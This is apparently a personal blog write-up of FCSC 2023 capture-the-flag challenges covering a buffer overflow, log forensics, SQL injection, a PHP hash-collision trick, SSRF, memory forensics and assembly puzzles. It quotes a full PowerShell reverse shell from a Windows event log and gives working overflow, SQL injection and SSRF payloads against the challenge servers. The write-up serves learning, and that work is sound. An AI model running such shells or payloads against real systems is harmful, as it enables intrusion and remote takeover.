I participated in the FCSC for the second time this year. The first time was in 2019 and this I wanted to do better than the previous year. Before starting the CTF I hadn’t done any CTF for a while or any cybersecurity related activities so it was a good way to get back into it.
This post will mostly be useful for myself and also be a write-up for the challenges I have solved and found interesting.
Note that I mainly focused on web challenges as I am more comfortable with this type of challenge. I also did a few others.
Intro - UUID
Generalities
This challenge was the second one I did and I completed it way faster than I expected.
The only thing that was given was a binary file. I started by running file on it to see what it was.
1
2
| ❯ file FCSC2023/pwn-uid/uid
FCSC2023/pwn-uid/uid: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cbb3387e82ca3a751e8b9d6bafec0f2e1c342af0, for GNU/Linux 3.2.0, not stripped
|
As I was thinking, this looked like a pwn challenge. This isn’t at all what I’m comfortable with yet, but I wanted to give it a try.
Analysis
The first step was to open it with cutter to see what was happening inside. And here the C code was pretty clear.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
| undefined8 main(void)
{
int64_t var_38h;
uint64_t var_ch;
var_ch._0_4_ = geteuid();
printf("username: ");
fflush(_stdout);
__isoc99_scanf(data.0000200f, &var_38h);
if ((int32_t)var_ch == 0) {
system("cat flag.txt");
} else {
system("cat flop.txt");
}
return 0;
}
|
The program is pretty simple: it gets the user id and then asks for a username. If the user id is 0, it will print the flag.txt; otherwise it will print flop.txt.
At this point, I knew I would have to create a simple buffer overflow to change the user id to 0.
In fact, you can have a UID equal to 0 on a machine. It just means that you are the root user. Unfortunately, I didn’t know that at the time.
Plus, you’re not root on the server, so you can’t read the flag.
So I started by looking at the scanf function. I knew that it was vulnerable to buffer overflow, so I had to find the destination buffer size to make it overflow.
After reading the pseudo-code and drawing my experience (I did a few buffer overflow and used a bit of cutter), I found that:
- The buffer is at
@ stack - 0x38 (0x38 = 56). - A local variable is at
@ stack - 0xc (0xc = 12).
Knowing this, the buffer size is 56 - 12 = 44. So, I had to send 44 characters to make it overflow !
(To be fully honest I used the decompiled code to find the buffer size and the local variable size. It’s easier to read than the assembly code)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| int main (int argc, char **argv, char **envp);
; var int64_t var_38h @ stack - 0x38
; var uint64_t var_ch @ stack - 0xc
0x00001175 push rbp
0x00001176 mov rbp, rsp
0x00001179 sub rsp, 0x30
0x0000117d call geteuid ; sym.imp.geteuid ; uid_t geteuid(void)
0x00001182 mov dword [var_ch], eax
0x00001185 lea rdi, str.username: ; 0x2004 ; const char *format
0x0000118c mov eax, 0
0x00001191 call printf ; sym.imp.printf ; int printf(const char *format)
0x00001196 mov rax, qword stdout ; obj.__TMC_END
; 0x4050
0x0000119d mov rdi, rax ; FILE *stream
0x000011a0 call fflush ; sym.imp.fflush ; int fflush(FILE *stream)
0x000011a5 lea rax, [var_38h]
0x000011a9 mov rsi, rax
0x000011ac lea rdi, data.0000200f ; 0x200f ; const char *format
0x000011b3 mov eax, 0
0x000011b8 call __isoc99_scanf ; sym.imp.__isoc99_scanf ; int scanf(const char *format)
0x000011bd cmp dword [var_ch], 0
0x000011c1 jne 0x11d1
0x000011c3 lea rdi, str.cat_flag.txt ; 0x2012 ; const char *string
0x000011ca call system ; sym.imp.system ; int system(const char *string)
0x000011cf jmp 0x11dd
0x000011d1 lea rdi, str.cat_flop.txt ; 0x201f ; const char *string
0x000011d8 call system ; sym.imp.system ; int system(const char *string)
0x000011dd mov eax, 0
0x000011e2 leave
0x000011e3 ret
0x000011e4 nop word cs:[rax + rax]
0x000011ee nop
|
The exploit
We are going to create a really simple exploit. We will send 44 characters to the program, plus \x00 to overwrite the local variable and make it equal to 0.
This way, we go inside the if statement and we can read the flag.
1
| python3 -c 'print("A"*44 + "\x00")' | nc challenges.france-cybersecurity-challenge.fr 2100
|
And there we go, we have the flag !

Intro - La gazette de windows
This challenge was pretty easy. You were given a .evtx file and find the flag inside.
After converting the .evtx file to .xml with evtxdump.py, I found the following event:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
| <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-PowerShell" Guid="{a0c1853b-5c40-4b15-8766-3cf1c58f985a}"></Provider>
<EventID Qualifiers="">4104</EventID>
<Version>1</Version>
<Level>5</Level>
<Task>2</Task>
<Opcode>15</Opcode>
<Keywords>0x0000000000000000</Keywords>
<TimeCreated SystemTime="2023-03-16 17:18:07.076347"></TimeCreated>
<EventRecordID>1109</EventRecordID>
<Correlation ActivityID="{9b8e9f4f-582a-0001-23ce-8e9b2a58d901}" RelatedActivityID=""></Correlation>
<Execution ProcessID="5656" ThreadID="5756"></Execution>
<Channel>Microsoft-Windows-PowerShell/Operational</Channel>
<Computer>DESKTOP-AL3DV8F.fcsc.fr</Computer>
<Security UserID="S-1-5-21-3727796838-1318123174-2233927406-1105"></Security>
</System>
<EventData><Data Name="MessageNumber">1</Data>
<Data Name="MessageTotal">1</Data>
<Data Name="ScriptBlockText">do {
Start-Sleep -Seconds 1
try{
$TCPClient = New-Object Net.Sockets.TCPClient('10.255.255.16', 1337)
} catch {}
} until ($TCPClient.Connected)
$NetworkStream = $TCPClient.GetStream()
$StreamWriter = New-Object IO.StreamWriter($NetworkStream)
function WriteToStream ($String) {
[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0}
$StreamWriter.Write($String + 'SHELL> ')
$StreamWriter.Flush()
}
$l = 0x46, 0x42, 0x51, 0x40, 0x7F, 0x3C, 0x3E, 0x64, 0x31, 0x31, 0x6E, 0x32, 0x34, 0x68, 0x3B, 0x6E, 0x25, 0x25, 0x24, 0x77, 0x77, 0x73, 0x20, 0x75, 0x29, 0x7C, 0x7B, 0x2D, 0x79, 0x29, 0x29, 0x29, 0x10, 0x13, 0x1B, 0x14, 0x16, 0x40, 0x47, 0x16, 0x4B, 0x4C, 0x13, 0x4A, 0x48, 0x1A, 0x1C, 0x19, 0x2, 0x5, 0x4, 0x7, 0x2, 0x5, 0x2, 0x0, 0xD, 0xA, 0x59, 0xF, 0x5A, 0xA, 0x7, 0x5D, 0x73, 0x20, 0x20, 0x27, 0x77, 0x38, 0x4B, 0x4D
$s = ""
for ($i = 0; $i -lt 72; $i++) {
$s += [char]([int]$l[$i] -bxor $i)
}
WriteToStream $s
while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {
$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1)
$Output = try {
Invoke-Expression $Command 2>&1 | Out-String
} catch {
$_ | Out-String
}
WriteToStream ($Output)
}
$StreamWriter.Close()</Data>
<Data Name="ScriptBlockId">634cf5ca-b06b-4b5a-8354-c5ccd9d3c82a</Data>
<Data Name="Path">C:\Users\jmichel\Downloads\payload.ps1</Data>
</EventData>
</Event>
|
As we can see, the flag is encrypted with a XOR cipher. The key is the position of the character in the string.
Therefore, the solution was to code a simple script to decrypt the flag.
1
2
3
4
5
6
| l = [0x46, 0x42, 0x51, 0x40, 0x7F, 0x3C, 0x3E, 0x64, 0x31, 0x31, 0x6E, 0x32, 0x34, 0x68, 0x3B, 0x6E, 0x25, 0x25, 0x24, 0x77, 0x77, 0x73, 0x20, 0x75, 0x29, 0x7C, 0x7B, 0x2D, 0x79, 0x29, 0x29, 0x29, 0x10, 0x13, 0x1B, 0x14, 0x16, 0x40, 0x47, 0x16, 0x4B, 0x4C, 0x13, 0x4A, 0x48, 0x1A, 0x1C, 0x19, 0x2, 0x5, 0x4, 0x7, 0x2, 0x5, 0x2, 0x0, 0xD, 0xA, 0x59, 0xF, 0x5A, 0xA, 0x7, 0x5D, 0x73, 0x20, 0x20, 0x27, 0x77, 0x38, 0x4B, 0x4D]
s = ""
for i in range(len(l)):
s += chr(l[i] ^ i)
print(s)
|
And there is the flag !
Intro - Comparaison
This challenge wasn’t really hard, but I found it really interesting. The goal was to create a simple pseudo-assembly code to compare two values and store the result in a variable.
The assembly documentation is available here.
The asm code is ran by a python code that simulate a machine. We were given three things:
machine.py which is the machine simulatorchallenge.py which is the code on the server to test our codeassembly.py which is the code to convert our asm code to binary code
The first thing I did was to understand how the machine works. The two inputs were stored in R5 and R6, the result was expected in R0 to be 1 if equals, else 0.
So, here is the solution I wrote:
1
2
3
4
5
6
7
8
| CMP R5, R6 ; compare R5 and R6, set Z if equals
JNZA neq ; if Z is not set, jump to neq
MOV R0, #0 ; set R0 to 0
STP ; stop the program
neq:
MOV R0, #1 ; set R0 to 1
STP ; stop the program
|
And this was it.
Web - ENISA Flag Store 1/2
This challenge was about a flag store. We were given a website and its source code in Go. The website was storing in a postgre database flags from hacking teams and we were given a token access to create an account and access France’s flag. The goal: steal a flag from another team.
First, I attempted to create an account and access the flag. I was able to create it and access the french team flags, but I couldn’t find a way to steal the flag from another team. So I decided to look at the code source.
What I noticed right away was that there is a possibility for an SQL injection:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| func getData(user User) ([]Flag, error) {
var flags []Flag
req := fmt.Sprintf(`SELECT ctf, challenge, flag, points
FROM flags WHERE country = '%s';`, user.Country)
rows, err := db.Query(req)
if err != nil {
return flags, err
}
defer rows.Close()
for rows.Next() {
var flag Flag
err = rows.Scan(&flag.CTF, &flag.Challenge, &flag.Flag, &flag.Points)
if err != nil {
return flags, err
}
flags = append(flags, flag)
}
if err = rows.Err(); err != nil {
return flags, err
}
return flags, nil
}
|
Formating a SQL query string using sprintf from an input is something smelly. So, I was convinced that the solution was here. Yet, I had to read more of the code to understand how to exploit it.
And the second thing I noticed was the CheckToken function:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
| func CheckToken(country string, token string) bool {
stmt, err := db.Prepare(`SELECT id FROM country_tokens
WHERE country = SUBSTR($1, 1, 2)
AND token = encode(digest($2, 'sha1'), 'hex')`)
if err != nil {
log.Fatal(err)
}
t := &Token{}
err = stmt.QueryRow(country, token).Scan(&t.Id)
if err != nil {
return false
}
return true
}
|
This code only checks the coherence between the 2 first characters of the country and the token.
Which means, the country FR hello boiiiii with the token corresponding to the french team will be accepted.
From there, everything is pretty simple. During the registration, we intercept the request and change the country to frlol' OR '1'='1. By doing this:
OR '1'='1' will always be true, so the request will return every flags in the flag table.- the single quote on the second
1 will match the one already in the query.
We register, then login, and we have access to every flags!
Web - ENISA Flag Store 2/2
This challenge is just the second part of the previous one. We have to steal an other flag in the system. Because I’m quite comfortable with SQL injections, I already knew that the solution was to use a UNION statement and because the databse is a postgre, I knew where to find the informations I was looking for. Therefore, no time to waste:
fr' UNION select tablename,'1','1','1' FROM pg_catalog.pg_tables;--
By using this, we respect the length limit of the country and we can see the tables in the database. After a quick look, there is this strange table: __s3cr4_t4bl3__.
After a bit of a thinking, I thought that there is only one column in this table and it’s probably the flag. So, I tried this: fr' UNION SELECT *,'1','1','1' FROM __s3cr4_t4bl3__;-- and it worked!
I got the flag!
After checking other people solutions, I saw that there is a way to extract the database into XML and then extract the flag from it. I didn’t know that, but it’s a really cool way to do it!
Web - Salty Authentication
One more web serveur challenge ! Great, I like those.
When we go to the website, we find out this code:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| <?php
error_reporting(0);
include('flag.php');
$salt = bin2hex(random_bytes(12));
extract($_GET);
$secret = gethostname() . $salt;
if (isset($password) && strlen($password) === strlen($secret) && $password !== $secret) {
if (hash('fnv164', $password) == hash('fnv164', $secret)) {
exit(htmlentities($flag));
} else {
echo('Wrong password!');
exit($log_attack());
}
}
highlight_file(__FILE__);
?>
|
Interresting… Many things to notice:
- we
extract everything in the _GET variable, which is a major issue for the security ! - the secret is based on the hostname, so we’ll need to know its value.
- the password mus be the same length as the secret yet be different.
- the hash of the password and the secret is compared using
== which means we have a loose comparision ! - the code
exit using $log_attack() but which means we can give the name as a string of a function and it will call the function.
Keeping all thoses informations in mind, you can do the maths. We first need to know the hostname, and to do so, here is the solution: url?password=<12charlong>&log_attack=gethostname&salt=
I assumed the salt would be as long as the hostname and was right.
By doing that, we now have the value of the hostname: 9be4a60f645f
Now start the hash collision exploit. We know what hash algorithm is used, we know a part of the secret and can control the rest of it.
So, we need to control the value of the secret to make it start with 0e (I won’t explain hash collision issue here). But how do we do that ? Well, we bruteforce it !
Here is the code I wrote to crack it:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
| <?php
while(true){
$hostname = "9be4a60f645f";
$to_add = bin2hex(random_bytes(12));
if(hash('fnv164', $hostname . $to_add) == "0e111"){
echo "Found it: " . $hostname . $to_add . "\n";
echo "salt: " . $to_add . "\n";
echo "Hash: " . hash('fnv164', $hostname . $to_add) . "\n";
break;
}
}
?>
|
Doing this we can generate two salt that will be different yet produce a hash collision:

With this, the challenge is solved, you can use one salt as secret and the of the found value as password.
Web - Hello from the inside
I didn’t get a screenshot of the website but the only thing you need to know is that there is a text input asking for your name and a Hello? button to submit it.
And we can see the following informations:name=admin&service=hello-microservice. Interresting… The response is simply “Hello admin” on the page.
The challenge tell us about the intern using microservices with default configuration so we will dig this way.
Let’s replace hello-microservice by *. We have an error (still no screenshot, sorry) !
The error is an HTTP 400 error, which means that hello-microservice call another service !
Indeed, in the error, we have the IP address of an apache server.
It means we are somehow able to inject URL. Then let’s try to get the .htaccess file in localhost.
It doesn’t work… HTTP 403, wait 403 ? It means we don’t have the right but the request if valid !
Let’s look up what default config can still be there. To know that, let’s read apache documentation here
And here is something cool server-status, how convenient !
Let’s dig it: name=admin&service=localhost/server-status.
From here you found a hidden admin page and an the flag !
Hardware - Fibonacci
The fibonacci algorithm is something you learn when you start coding, and I did learn it !
But this time, I have to implement it in ASM…
Ok, it might not be that hard, let’s think about the simplest way to code it… Wait, the challenge actually give us the simplest way ? How covenient !
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
| def Fib(n):
if n < 2:
return n
A = 0
B = 1
i = 0
for i in range(n - 1):
C = A + B
A = B
B = C
return B
|
Then this is the solution:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
| MOV R1, #0 ; a = 0
MOV R0, #1 ; b = 1
MOV R4, #0 ; temp = 0
MOV R6, #1; one = 1
MOV R7, #0; I = 0
CMP R5, R1
JZA zero ; if n == 0 return 0
CMP R5, R0
JZA end ; if n == 1 return 1
JA loop
loop:
ADD R7, R7, R6 ; I = I + 1
MOV R3, R1 ; c = a
ADD R3, R3, R0 ; c = c + b
MOV R1, R0 ; a = b
MOV R0, R3 ; b = c
CMP R5, R7 ; n > I
JNZA loop ; if n > I goto loop
zero:
MOV R0, R1
JA end
end:
STP
|
Forensic - Ransomémoire 0/3
Finally some forensic ! Forensic is category I really like, yet I tried to focus on web for this year. But here is a challenge I solved.
Note: I had more trouble making volatility3 work on my machine than actually solving the challenge, that’s part of why I didn’t do much forensic
We were given a memory dump and were asked to analyse it in order to find:
- the user
- the machine name
- the web browser
3 informations ? Ok, 3 commands then:
First, let’s dump the hash to see the users:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| > docker run -v $PWD:/workspace sk4la/volatility3 -f /workspace/fcsc.dmp windows.hashdump.Hashdump
WARNING: The requested image's platform (linux/amd64) does not match the detected host platform (linux/arm64/v8) and no specific platform was requested
Volatility 3 Framework 2.0.1
Progress: 100.00 PDB scanning finished
User rid lmhash nthash
Administrator 500 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
Invited 501 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount 503 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount 504 aad3b435b51404eeaad3b435b51404ee 8e6339a5717f7eab09999cc9f09f6828
Admin 1001 aad3b435b51404eeaad3b435b51404ee a881324bad161293dedc71817988d944
|
As the challenge is in french, I translated the names. But we deduce it’s Admin because Administrator is the default admin user on a Windows machine.
Second, let’s dump the processes that was running to see the web browser:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| > docker run -v $PWD:/workspace sk4la/volatility3 -f /workspace/fcsc.dmp windows.pslist.PsList
WARNING: The requested image's platform (linux/amd64) does not match the detected host platform (linux/arm64/v8) and no specific platform was requested
Volatility 3 Framework 2.0.1
Progress: 100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime ExitTime File output
4 0 System 0x81867fc82080 185 - N/A False 2023-04-16 21:46:14.000000 N/A Disabled
3384 728 BraveUpdate.ex 0x81868884f080 5 - 0 True 2023-04-17 17:16:06.000000 N/A Disabled
6808 6612 brave.exe 0x818688160300 10 - 1 False 2023-04-17 17:16:19.000000 N/A Disabled
960 1528 BraveUpdate.ex 0x818688718080 3 - 0 True 2023-04-17 17:16:26.000000 N/A Disabled
3144 6808 brave.exe 0x8186880f4080 0 - 1 False 2023-04-17 17:18:04.000000 2023-04-17 17:18:58.000000 Disabled
7984 696 svchost.exe 0x818687de8080 5 - 0 False 2023-04-17 17:18:48.000000 N/A Disabled
5540 6424 svchost.exe 0x818687754080 1 - 1 False 2023-04-17 17:21:18.000000 N/A Disabled
2328 828 smartscreen.ex 0x8186886cc080 8 - 1 False 2023-04-17 17:21:29.000000 N/A Disabled
4072 3928 brave.exe 0x818688060300 31 - 1 False 2023-04-17 17:21:31.000000 N/A Disabled
5064 4072 brave.exe 0x8186872b8300 8 - 1 False 2023-04-17 17:21:39.000000 N/A Disabled
3952 4072 brave.exe 0x818687ff6080 14 - 1 False 2023-04-17 17:21:44.000000 N/A Disabled
4060 4072 brave.exe 0x818681344080 12 - 1 False 2023-04-17 17:21:44.000000 N/A Disabled
2844 4072 brave.exe 0x818688773080 7 - 1 False 2023-04-17 17:21:44.000000 N/A Disabled
5500 4072 brave.exe 0x8186886980c0 15 - 1 False 2023-04-17 17:21:46.000000 N/A Disabled
3524 3928 ProcessHacker. 0x818687fb70c0 10 - 1 False 2023-04-17 17:21:50.000000 N/A Disabled
4160 4072 brave.exe 0x818687e5e080 18 - 1 False 2023-04-17 17:22:11.000000 N/A Disabled
|
I cutted the result only to keep what’s interresting. The browser is Brave and we are quite sure of it because we didn’t see any other browser plus it’s doing and update.
Third, the machine name by dumping the keys:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
| > docker run -v $PWD:/workspace sk4la/volatility3 -f /workspace/fcsc.dmp windows.registry.printkey.PrintKey --key 'ControlSet001\Control\ComputerName\ComputerName'
WARNING: The requested image's platform (linux/amd64) does not match the detected host platform (linux/arm64/v8) and no specific platform was requested
Volatility 3 Framework 2.0.1
Progress: 100.00 PDB scanning finished
Last Write Time Hive Offset Type Key Name Data Volatile
- 0xe306c7864000 Key ?\ControlSet001\Control\ComputerName\ComputerName - -
2023-04-04 17:24:39.000000 0xe306c7889000 REG_SZ \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\ComputerName\ComputerName (Default) "mnmsrvc" False
2023-04-04 17:24:39.000000 0xe306c7889000 REG_SZ \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\ComputerName\ComputerName ComputerName "DESKTOP-PI234GP" False
|
We got DESKTOP-PI234GP, so we got out total flag out of 3 commands !
Misc - Tri Trés Séléctif (Very Selective Sort)
This challenge is about implementing a sort algorithm sort on a server via a given python client:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
| #!/usr/bin/env python3
# python3 -m pip install pwntools
from pwn import *
# Paramètres de connexion
HOST, PORT = "challenges.france-cybersecurity-challenge.fr", 2051
def comparer(x, y):
io.sendlineafter(b">>> ", f"comparer {x} {y}".encode())
return int(io.recvline().strip().decode())
def echanger(x, y):
io.sendlineafter(b">>> ", f"echanger {x} {y}".encode())
def longueur():
io.sendlineafter(b">>> ", b"longueur")
return int(io.recvline().strip().decode())
def verifier():
io.sendlineafter(b">>> ", b"verifier")
r = io.recvline().strip().decode()
if "flag" in r:
print(r)
else:
print(io.recvline().strip().decode())
print(io.recvline().strip().decode())
def trier(N):
# TODO
pass
# Ouvre la connexion au serveur
io = remote(HOST, PORT)
# Récupère la longueur du tableau
N = longueur()
# Appel de la fonction de tri que vous devez écrire
trier(N)
# Verification
verifier()
# Fermeture de la connexion
io.close()
|
The constraint is to do it using the least possible comparison and the least time.
It’s the sequel of Tri Séléctif (Selective Sort) which was just implementing a selective sort to be familiar with the client.
Now the challenge is only to find the sort that is the most efficient with the least comparison.
It’s a quick sort ! But a bit different…
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| def partitionner(tableau, debut, fin):
pivot = tableau[fin]
i = debut
for j in range(debut, fin):
if comparer(tableau[j], pivot) == 1:
echanger(i, j)
i += 1
echanger(i, fin)
return i
def tri(tableau, debut, fin):
if debut < fin:
pivot = partitionner(tableau, debut, fin)
tri(tableau, debut, pivot - 1)
tri(tableau, pivot + 1, fin)
def trier(N):
tri(list(range(N)), 0, N - 1)
pass
|